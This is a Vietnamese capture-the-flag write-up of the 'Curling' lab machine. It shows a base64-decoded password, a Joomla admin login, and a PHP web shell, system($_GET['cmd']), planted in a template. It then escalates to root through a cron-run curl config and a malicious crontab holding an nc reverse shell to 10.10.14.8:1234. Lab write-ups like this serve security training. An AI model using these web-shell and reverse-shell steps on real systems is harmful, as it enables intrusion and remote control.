


Trong source code của trang web, mình tìm được tập tin secret.txt






🡪 Giải mã Base64: Curling2018!


floris : Curling2018!

Đăng nhập trang web, floris là Super User




Đăng nhập ở trang chủ không có gì để khai thác


Phiên bản của Joomla là 3.8.8



Mình tiếp tục đăng nhập trang administrator:




floris : Curling2018!




Vào Templates🡪 protostar🡪 Chọn trang error.php, chúng ta sẽ thêm code php để thực thi lệnh từ xa:


system($\_GET['cmd']);




🡪 Khai thác thành công

Chúng ta sẽ chỉnh sửa error.php thành php reverse shell của pentest monkey







Chúng ta phải lấy được mật khẩu của floris!



Tập tin giống hex dump nên mình dùng xxd để dịch ngược:




bzip2 -d bak



Sau một lúc giải mã, mình tìm được mật khẩu của floris:

floris : 5d<wdCbdZu)|hChXll











Tập tin report là source code của trang web




Vận chuyển pspy64 đến máy nạn nhân:



./pspy64


Bạn có thể thấy root (uid=0) đang chạy lệnh curl trên tệp cấu hình input rồi ghi vào report




**Cách khai thác 1:**

Chỉnh sửa tập tin cấu hình thành file:///root/root.txt

Đọc flag trong report





**Cách khai thác 2:**

Theo curl, -K chỉ định tập tin cấu hình. Cron dùng input để cấu hình và đầu ra là report.

Người dùng floris có thể chỉnh sửa tập tin input vì vậy chúng ta có thể ghi cấu hình theo ý của mình. Tham số output có thể được dùng để chỉ định đầu ra. Chúng ta có thể tạo crontab độc hại và ghi đè nó trên máy ảo.

Đầu tiên tạo crontab độc hại trên máy cục bộ:

cp /etc/crontab .

echo '\* \* \* \* \* root rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i

2>&1|nc 10.10.14.8 1234 >/tmp/f ' >> crontab

